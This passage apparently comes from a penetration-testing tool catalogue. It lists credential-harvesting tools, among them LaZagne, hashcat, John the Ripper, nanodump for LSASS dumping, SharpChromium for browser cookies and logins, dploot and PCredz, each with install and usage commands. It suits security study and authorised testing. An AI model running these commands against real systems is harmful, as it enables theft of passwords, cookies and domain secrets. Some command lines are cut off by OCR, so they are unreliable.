
Nice tool for extracting locally stored passwords from browsers, databases, games, mail, git, wifi, etc.

Install: (Binary)

You can install the standalone binary from here.

Usage:

```
# Launch all modes
.\laZagne.exe all

# Launch only a specific module
.\laZagne.exe browsers

# Launch only a specific software script
.\laZagne.exe browsers -firefox
```



⬅BACK hashcat

Tool for cracking password hashes. Supports a large list of hashing algorithms (Full list can be found here).


Install: Binary

You can install the standalone binary from here.

Usage:

```
.\hashcat.exe --help
```

Nice hashcat command cheatsheet.



BACK John the Ripper

Another password cracker, which supports hundreds of hash and cipher types, and runs on many operating systems, CPUs and GPUs.

Install:

```
sudo apt-get install john -y
```

Usage:

```
john
```

```
root@kali:~# john --format=raw-MD5 /root/Desktop/MD5hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pass123          (?)
1g 0:00:00:09 DONE 3/3 (2020-05-03 19:37) 0.1057g/s 579306p/s 579306c/s 579306C/s pass
e08..pasho13
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reli
ably
Session completed
root@kali:~#
```

⬅BACK SCOMDecrypt

This tool is designed to retrieve and decrypt RunAs credentials stored within Microsoft System Center Operations Manager (SCOM) databases.

NCC blog post - 'SCOMplicated? – Decrypting SCOM “RunAs” credentials'

Pre-requisites:

To run the tool you will require administrative privileges on the SCOM server. You will also need to ensure that you have read access to the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\MOMBins
```

You can check manually that you can see the database by gathering the connection details from the following keys:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\Database
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\Database
```

Install: (PS1)

```
git clone https://tinyurl.com/2y9p5xs6
cd .\SCOMDecrypt\SCOMDecrypt\
. .\Invoke-SCOMDecrypt.ps1
```

Install: (Compile)

Using Visual Studio 2019 Community Edition you can compile the SCOMDecrypt binary.

Open the SCOMDecrypt project .sln, choose "Release", and build.

Usage:

```
# PS1
Invoke-SCOMDecrypt

# Compiled C# binary
.\SCOMDecrypt.exe
```

```
.\SCOMDecrypt.exe
[+] <SCXUser><UserId>bob</UserId><Elev>sudo</Elev></SCXUser>:H a c k T h e P l a n e t
[+] administrator:W i n t e r 2 0 1 5 !
[+] alice:P a s s w 0 r d 1 2 3 !
```

Image text used from https://tinyurl.com/2y9p5xs6

⬅BACK nanodump

The LSASS (Local Security Authority Subsystem Service) is a system process in the Windows operating system that is responsible for enforcing the security policy on the system. It is responsible for a number of tasks related to security, including authenticating users for logon, enforcing security policies, and generating audit logs.

Creating a dump of this process can allow an attacker to extract password hashes or other sensitive information from the process's memory, which could be used to compromise the system further.

This allows for the creation of a minidump of the LSASS process.

Install:

```
git clone https://tinyurl.com/29kwh76f.git
```

Install: (Linux with MinGW)

```
make -f Makefile.mingw
```

Install: (Windows with MSVC)

```
nmake -f Makefile.msvc
```

Install: (CobaltStrike only)

Import the `NanoDump.cna` script on Cobalt Strike.

Full installation information can be found here.

Usage:

```
# Run
nanodump.x64.exe

# Leverage the Silent Process Exit technique
nanodump --silent-process-exit C:\Windows\Temp\

# Leverage the Shtinkering technique
nanodump --shtinkering
```

Full usage information can be found here.




Image used from https://tinyurl.com/29kwh76f

BACK eviltree

A standalone python3 remake of the classic "tree" command with the additional feature of searching for user provided keywords/regex in files, highlighting those that contain matches. Created for two main reasons:

- While searching for secrets in files of nested directory structures, being able to visualize which files contain user provided keywords/regex patterns and where those files are located in the hierarchy of folders, provides a significant advantage.
- `tree` is an amazing tool for analyzing directory structures. It's really handy to have a

standalone alternative of the command for post-exploitation enumeration as it is not pre-installed on every linux distro and is kind of limited on Windows (compared to the UNIX version).

Install:

```
git clone https://tinyurl.com/2xtfjlh5
```

Usage:

```
# Running a regex that essentially matches strings similar to: password = somethi
python3 eviltree.py -r /var/www -x ".{0,3}passw.{0,3}[=]{1}.{0,18}" -v

# Using comma separated keywords instead of regex
python3 eviltree.py -r C:\Users\USERNAME -k passw,admin,account,login,user -L 3 -
```




Image used from https://tinyurl.com/2xtfjlh5

⬅ BACK SeeYouCM-Thief

Simple tool to automatically download and parse configuration files from Cisco phone systems searching for SSH credentials.

Will also optionally enumerate active directory users from the UDS API.

Blog - Exploiting common misconfigurations in cisco phone systems

Install:

```
git clone https://tinyurl.com/24p7d5vl
python3 -m pip install -r requirements.txt
```

Usage:

```
# Enumerate Active Directory users from the UDS api on the CUCM
./thief.py -H <CUCM server> --userenum

# Without specifying a phone IP address the script will attempt to download every
./thief.py -H <Cisco CUCM Server> [--verbose]

# Parse the web interface for the CUCM address and will do a reverse lookup for o
./thief.py --phone <Cisco IP Phoner> [--verbose]

# Specify a subnet to scan with reverse lookups.
./thief.py --subnet <subnet to scan> [--verbose]
```




Image used from https://tinyurl.com/y7gvahto

⬅ BACK MailSniper

MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for specific terms (passwords, insider intel, network architecture information, etc.). It can be used as a non-administrative user to search their own email or by an Exchange administrator to search the mailboxes of every user in a domain.

MailSniper also includes additional modules for password spraying, enumerating users and domains, gathering the Global Address List (GAL) from OWA and EWS and checking mailbox permissions for every Exchange user at an organization.

Nice blog post with more information about here.

MailSniper Field Manual

Install:

```
git clone https://tinyurl.com/yawxbjof
cd MailSniper
Import-Module MailSniper.ps1
```

Usage:

```
# Search current users mailbox
Invoke-SelfSearch -Mailbox current-user@domain.com
```




*Image used from https://tinyurl.com/269jm4qk

⬅ BACK SharpChromium

SharpChromium is a .NET 4.0+ CLR project to retrieve data from Google Chrome, Microsoft Edge, and Microsoft Edge Beta. Currently, it can extract:

- Cookies (in JSON format)
- History (with associated cookies for each history item)
- Saved Logins

This rewrite has several advantages to previous implementations, which include:

- No Type compilation or reflection required
- Cookies are displayed in JSON format, for easy importing into Cookie Editor.
- No downloading SQLite assemblies from remote resources.
- Supports major Chromium browsers (but extendable to others)

Install:

Using Visual Studio Community Edition.

Open up the project .sln, choose "release", and build.

Usage:

```
# Retrieve cookies associated with Google Docs and Github
.\SharpChromium.exe cookies docs.google.com github.com

# Retrieve history items and their associated cookies.
.\SharpChromium.exe history

# Retrieve saved logins (Note: Only displays those with non-empty passwords):
.\SharpChromium.exe logins
```




Image used from https://tinyurl.com/2bfknzyz

BACK dploot

DPAPI (Data Protection Application Programming Interface) provides a set of APIs to encrypt and decrypt data where a user password is typically used to set the 'master key' (in a user

scenario). So to leverage DPAPI to gain access to certain data (Chrome Cookies/Login Data, the Windows Credential Manager/Vault etc) we just need access to a password.

dploot is Python rewrite of SharpDPAPI written un C# by Harmj0y, which is itself a port of DPAPI from Mimikatz by gentilkiwi. It implements all the DPAPI logic of these tools, but this time it is usable with a python interpreter and from a Linux environment.

Blog - Operational Guidance for Offensive User DPAPI Abuse

Install: (Pip)

```
pip install dploot
```

Install: (Git)

```
git clone https://tinyurl.com/2d97osaf.git
cd dploot
make
```

Usage:

```
# Loot decrypted machine private key files as a Windows local administrator
dploot machinecertificates -d waza.local -u Administrator -p 'Password!123' 192.1

# Loot the DPAPI backup key as a Windows Domain Administrator (Will allow attacke
dploot backupkey -d waza.local -u Administrator -p 'Password!123' 192.168.56.112

# Leverage the DPAPI backup key `key.pvk` to loot any user secrets stored on Wind
dploot certificates -d waza.local -u Administrator -p 'Password!123' 192.168.56.1
```

Discovery

⬅ BACK PCredz

This tool extracts Credit card numbers, NTLM(DCE-RPC, HTTP, SQL, LDAP, etc), Kerberos (AS-REQ Pre-Auth etype 23), HTTP Basic, SNMP, POP, SMTP, FTP, IMAP, etc from a pcap file or from a live interface.

Install:


```
git clone https://tinyurl.com/h7wafyy
```

Usage: (PCAP File Folder)

```
python3 ./Pcredz -d /tmp/pcap-directory-to-parse/
```

Usage: (Live Capture)

```
python3 ./Pcredz -i eth0 -v
```



⬅ BACK PingCastle

